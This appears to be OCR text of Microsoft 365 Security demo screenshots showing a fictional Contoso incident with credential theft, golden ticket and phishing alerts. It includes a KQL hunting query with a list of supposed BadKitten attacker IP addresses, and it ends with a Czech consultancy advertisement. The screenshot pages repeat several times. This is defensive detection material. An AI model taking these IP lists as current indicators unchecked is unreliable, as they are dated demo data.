Running
Jul 03, 2018 09:26 AM
Suspect scheduled task
Medium
Device
Persistence
3 Machines
4 Users
Open
Running
Jul 03, 2018 09:26 AM
Active credential theft tool
High
Device
Credential Theft
cont-jonawolcot
JW
Jonathan Wolcott
Open
Running
Jul 03, 2018 09:26 AM
Outbound email spike
Low
Email
Suspicius activity
cont-jonawolcot
JW
Jonathan Wolcott
Open
Remediated
Jul 03, 2018 09:27 AM
Suspicious user behavior
Low
Identity
Compromised account
jonathan.wollcott
Close
Running
Jul 03, 2018 09:28 AM


M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23S
6 active alerts
High (1)
Medium (3)
Low (2)
Informational (0)
Related evidence
Machines 3
Users 4
Mailboxes 213
Files 9
Processes 4
IPs 1
Applications 0
Servicess 0
Persistence methods 1
Jul 02 09:26 AM
09:26:30 AM
09:27:00 AM
09:27:30 AM
09:28:00 AM
09:28:30 AM
09:29:00 AM
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Expand table
Export
Customize columns
Filters
Title
Severity
Detection source
Category
Alerted entity
Status
Investigation state
Last activity
Possible compromised account
Medium
Email
Compromised mailbox
jonathan.wollcott
Open
Running
Jul 03, 2018 09:26 AM
Suspicious PowerShell
Medium
Device
Suspicius activity
cont-jonawolcot
JW Jonathan Wolcott
Open
Running
Jul 03, 2018 09:26 AM
Suspect scheduled task
Medium
Device
Persistence
3 Machines
4 Users
Open
Running
Jul 03, 2018 09:26 AM
Active credential theft tool
High
Device
Credential Theft
cont-jonawolcot
JW Jonathan Wolcott
Open
Running
Jul 03, 2018 09:26 AM
Outbound email spike
Low
Email
Suspicius activity
cont-jonawolcot
JW Jonathan Wolcott
Open
Remediated
Jul 03, 2018 09:27 AM
Suspicious user behavior
Low
Identity
Compromised account
jonathan.wollcott
Close
Running
Jul 03, 2018 09:28 AM


M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23s
6 active alerts
High (1)
Medium (3)
Low (2)
Informational (0)
Related evidence
Machines 3
Users 4
Mailboxes 213
Files 9
Processes 4
IPs 1
Applications 0
Servicess 0
Persistence methods 1
Jul 02 09:26 AM
09:26:30 AM
09:27:00 AM
09:27:30 AM
09:28:00 AM
09:28:30 AM
09:29:00 AM
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Expand table
Export
Customize columns
Filters
Title
Severity
Detection source
Category
Alerted entity
Status
Investigation state
Last activity
Possible compromised account
Medium
Email
Compromised mailbox
jonathan.wollcott
Open
Running
Jul 03, 2018 09:26 AM
Suspicious PowerShell
Medium
Device
Suspicius activity
cont-jonawolcot
JW
Jonathan Wolcott
Open
Running
Jul 03, 2018 09:26 AM
Suspect scheduled task
Medium
Device
Persistence
3 Machines
4 Users
Open
Running
Jul 03, 2018 09:26 AM
Active credential theft tool
High
Device
Credential Theft
cont-jonawolcot
JW
Jonathan Wolcott
Open
Running
Jul 03, 2018 09:26 AM
Outbound email spike
Low
Email
Suspicius activity
cont-jonawolcot
JW
Jonathan Wolcott
Open
Remediated
Jul 03, 2018 09:27 AM
Suspicious user behavior
Low
Identity
Compromised account
jonathan.wollcott
Close
Running
Jul 03, 2018 09:28 AM


M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23S
6 active alerts
High (1)
Medium (3)
Low (2)
Informational (0)
Related evidence
Machines 3
Users 4
Mailboxes 213
Files 9
Processes 4
IPs 1
Applications 0
Servicess 0
Persistence methods 1
Jul 02 09:26 AM
09:26:30 AM
09:27:00 AM
09:27:30 AM
09:28:00 AM
09:28:30 AM
09:29:00 AM
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Expand table
Export
Customize columns
Filters
Machine name
Risk level
Tags
User
Threat score
First activity
Last activity
cont-jonawolcot
High risk
Highly confidential
Conditional access applied
JW Jonathan Wolcott
High - 127
Jan 01, 2015 08:00 AM
Jul 03, 2018 09:29 AM
cont-robingoolsby
High risk
Highly confidential
Conditional access applied
RG Robin Goolsby
High - 127
Jan 01, 2015 08:00 AM
Jul 03, 2018 09:29 AM
cont-evamacias
High risk
Conditional access applied
EM Eva Macias
High - 127
Jan 01, 2015 08:00 AM
Jul 03, 2018 09:29 AM


M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23S
6 active alerts
High (1)
Medium (3)
Low (2)
Informational (0)
Related evidence
Machines 3
Users 4
Mailboxes 213
Files 9
Processes 4
IPs 1
Applications 0
Servicess 0
Persistence methods 1
Jul 02 09:26 AM
09:26:30 AM
09:27:00 AM
09:27:30 AM
09:28:00 AM
09:28:30 AM
09:29:00 AM
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Expand table
Export
Customize columns
Filters
User name
Title
Threat score
Tags
UPN
Department
Primary devices
Risk level
First seen
Last seen
Jonathan Wolcott
Sales manager
High - 127
Conditional access applied
jonwolcot@contoso.com
Sales USA
cont-jonawolcot
High risk
Jan 01, 2015 08:00 AM
Jul 03, 2018 09:29 AM
Robin Goolsby
Accounter
High - 127
Conditional access applied
robing@contoso.com
Finance
cont-robingoolsby
High risk
Jan 05, 2013 08:07 AM
Jul 03, 2018 09:29 AM
Eva Macias
Accounter
High - 127
Conditional access applied
evamacias@contoso.com
Finance
cont-evamacias
High risk
Jan 05, 2009 09:07 AM
Jul 03, 2018 09:29 AM
Jess Passmore
Engineer
High - 127
Conditional access applied
jessp@contoso.com
Engineering
cont-jesspassmore
High risk
Jan 05, 2016 09:07 AM
Jul 03, 2018 09:29 AM


M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Collapse table
Export
Customize columns
Filters
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23S
Triggering alert
Investigation state
Investigated entities
Start date
Duration
Email reported as phishing
Remediated
cont-jonawolcot
Jonathan.wolcott@contoso
Jul 03, 2018 09:26 AM
00:00:23
Suspicious PowerShell
Running
cont-jonawolcot
Jul 03, 2018 09:26 AM
00:00:23
Golden ticket compromised
Running
JW
Jonathan Wolcott
Jul 03, 2018 09:26 AM
00:00:23
Spear-phishing attack
Remediated
cont-jonawolcot
Jul 03, 2018 09:26 AM
00:00:20
ALERT AGGREGATION
CONTAINMENT
INVESTIGATION
RESPONSE
Alerts
Suspicious PowerShell
REMEDIATED
COMPLETED
Conditional Access
REMEDIATED
COMPLETED
Machine Restriction
RUNNING
Process based pivot
- Find Process by CLI similarity
- Find process by behavior
COMPLETED
File based pivot
- Find devices by file hash
- Find devices by file similarity hash
RUNNING
Device + Time based pivot
- Find Suspicious authentication
- Find user's devices
Investigative and remediate suspicious Process
RUNNING
Investigative and remediate suspicious File
Investigative and remediate suspicious user device
No threat found

M365

https://security.microsoft.com

Microsoft 365 Security

Share | Comments and history | Actions and assistance

Dashboard > Incident

Incident #496

Edit incident name

High

Conditional access applied

INCIDENT DETAILS

Status
Active

Classification
True positive
Set status and classification

Assigned to
Dan Smith
Unassign

Category
Compromised mailbox | Suspicius activity | Persistence | Credential Theft | Compromised account | Suspicius activity

ACTIVE

Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM


Duration
00H : 03M : 23S

Alerts | Devices | Identities | **Investigations** | Incident graph | Action center

Collapse table

Export | Customize columns | Filters

Triggering alert	Investigation state	Investigated entities	Start date	Duration
Email reported as phishing	Remediated	cont-jonawolcot, Jonathan.wolcott@contoso	Jul 03, 2018 09:26 AM	00:00:23
Suspicious PowerShell	Remediated	cont-jonawolcot	Jul 03, 2018 09:26 AM	00:00:23
Golden ticket compromised	Running	JW Jonathan Wolcott	Jul 03, 2018 09:26 AM	00:00:23
Spear-phishing attack	Remediated	cont-jonawolcot	Jul 03, 2018 09:26 AM	00:00:20



M365

https://security.microsoft.com

Microsoft 365 Security

Share | Comments and history | Actions and assistance

Dashboard > Incident

Incident #496

Edit incident name

High

Conditional access applied

INCIDENT DETAILS

Status
Active

Classification
True positive
Set status and classification

Assigned to
Dan Smith
Unassign

Category
Compromised mailbox | Suspicius activity | Persistence | Credential Theft | Compromised account | Suspicius activity

ACTIVE

Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM


Duration
00H : 03M : 23S

Alerts | Devices | Identities | **Investigations** | Incident graph | Action center

Collapse table

Export | Customize columns | Filters

Triggering alert	Investigation state	Investigated entities	Start date	Duration
Email reported as phishing	Remediated	cont-jonawolcot, Jonathan.wolcott@contoso	Jul 03, 2018 09:26 AM	00:00:23
Suspicious PowerShell	Remediated	cont-jonawolcot	Jul 03, 2018 09:26 AM	00:00:23
Golden ticket compromised	Running	JW Jonathan Wolcott	Jul 03, 2018 09:26 AM	00:00:23
Spear-phishing attack	Remediated	cont-jonawolcot	Jul 03, 2018 09:26 AM	00:00:20



EMAIL AND DATA

Investigate activities that put your users and data at risk, and take action to protect your organization.
Get started by investigating suspicious emails that reached your users at Threat explorer

DEVICE AND IDENTITY

Proactively hunt for threat activity across your devices and identities using powerful, customizable queries.

- Database schema
- Community
  - GitHub shared queries
    - Find email links that resulted in ...
      - BadKitten
      - Uncommon access to LSASS
      - Downloaded documents
      - Browser query
      - Uncommon access to LSASS
      - Downloaded documents
      - File downloads from
      - Uncommon access to LSASS
  - Recommended queries
- Shared queries
- My queries
- Schedule queries

Help | Expand view

Advanced hunting > Find email links that resulted in BadKitten downloads on endpoints

Get started | Find email links that resulted in BadKitten... | Create new

Run query | Save | Schedule query | Last 30 days

```
// Check for browser sessions initiated from links opened by Outlook to specific known BadKitten infrastructure IP addresses
let infraIP =
NetworkCommunicationEvents
| where RemoteIP in
("139.59.208.246","130.255.73.90","31.3.135.232","52.174.55.168","185.121.177.177","185.121.177.53");
let emailLinks =
    MiscEvents
    // Filter on link clicks from Outlook (do case insensitive match using =~)
    | where ActionType == "BrowserLaunchedToOpenUrl" and isnotempty(RemoteUrl) and InitiatingProcessFileName =~ "outlook.exe"
    | project ComputerName, MailLink=RemoteUrl;
FileCreationEvents
| where isnotempty(FileOriginUrl) and InitiatingProcessFileName in~ ("chrome.exe", "browser_broker.exe")
| project FileName, FileOriginUrl, FileOriginReferrerUrl, ComputerName, EventTime, SHA1
| join kind=inner (emailLinks) on ComputerName, $left.FileOriginUrl == $right.MailLink
```

Export | Customize columns | Filters

Event time	UserID	User name	Email address	Sources email address	Mail subject	Mail count
Jul 23, 2018 06:54:34 AM	031f21af47b08f3f88ff20	RG Robin Goolsby	robing@contoso.com	Invoce_2232@gmail.com	Please review this invoice	1
Jul 03, 2018 08:43:31 AM	031f21af47b74v3f88ff2t	RF Rex Fredrickson	rexf@contoso.com	Invoce_2232@gmail.com	Your amazon order is now available	1
Jul 07, 2018 06:43:31 AM	e1ff19c8brg653073aff38	JP Jess Passmore	jessp@contoso.com	Invoce_2232@gmail.com	Please review ASAP	1

Nechte si poradit

Pomůžeme nejen se zabezpečením **Microsoft 365**

KPCS CZ

Přední český poskytovatel řešení postavených na infrastruktuře a cloudových službách společnosti Microsoft. Naši špičkoví konzultanti jsou tím, co nás činí unikátními nejen v České republice, ale po celé Evropě a USA.

Jsme autory jedinečné služby ATOM dohlížející komplexně na celé prostředí po stránce dostupnosti, ale především bezpečnosti.

Nabízíme konzultace, implementace, migrace, kontroly zabezpečení, školení, adopční kampaně i zajištění technické podpory a pronájem licencí pro celé spektrum portfolia společnosti Microsoft.

Naši konzultanti vás provedou nejen světem online služeb Microsoft 365 a Azure, ale také tradičními lokálními serverovými produkty společnosti Microsoft, tedy Exchange, SharePoint a Windows Server.

obchod@kpcs.cz | www.kpcs.cz | www.atom.ms


KPCS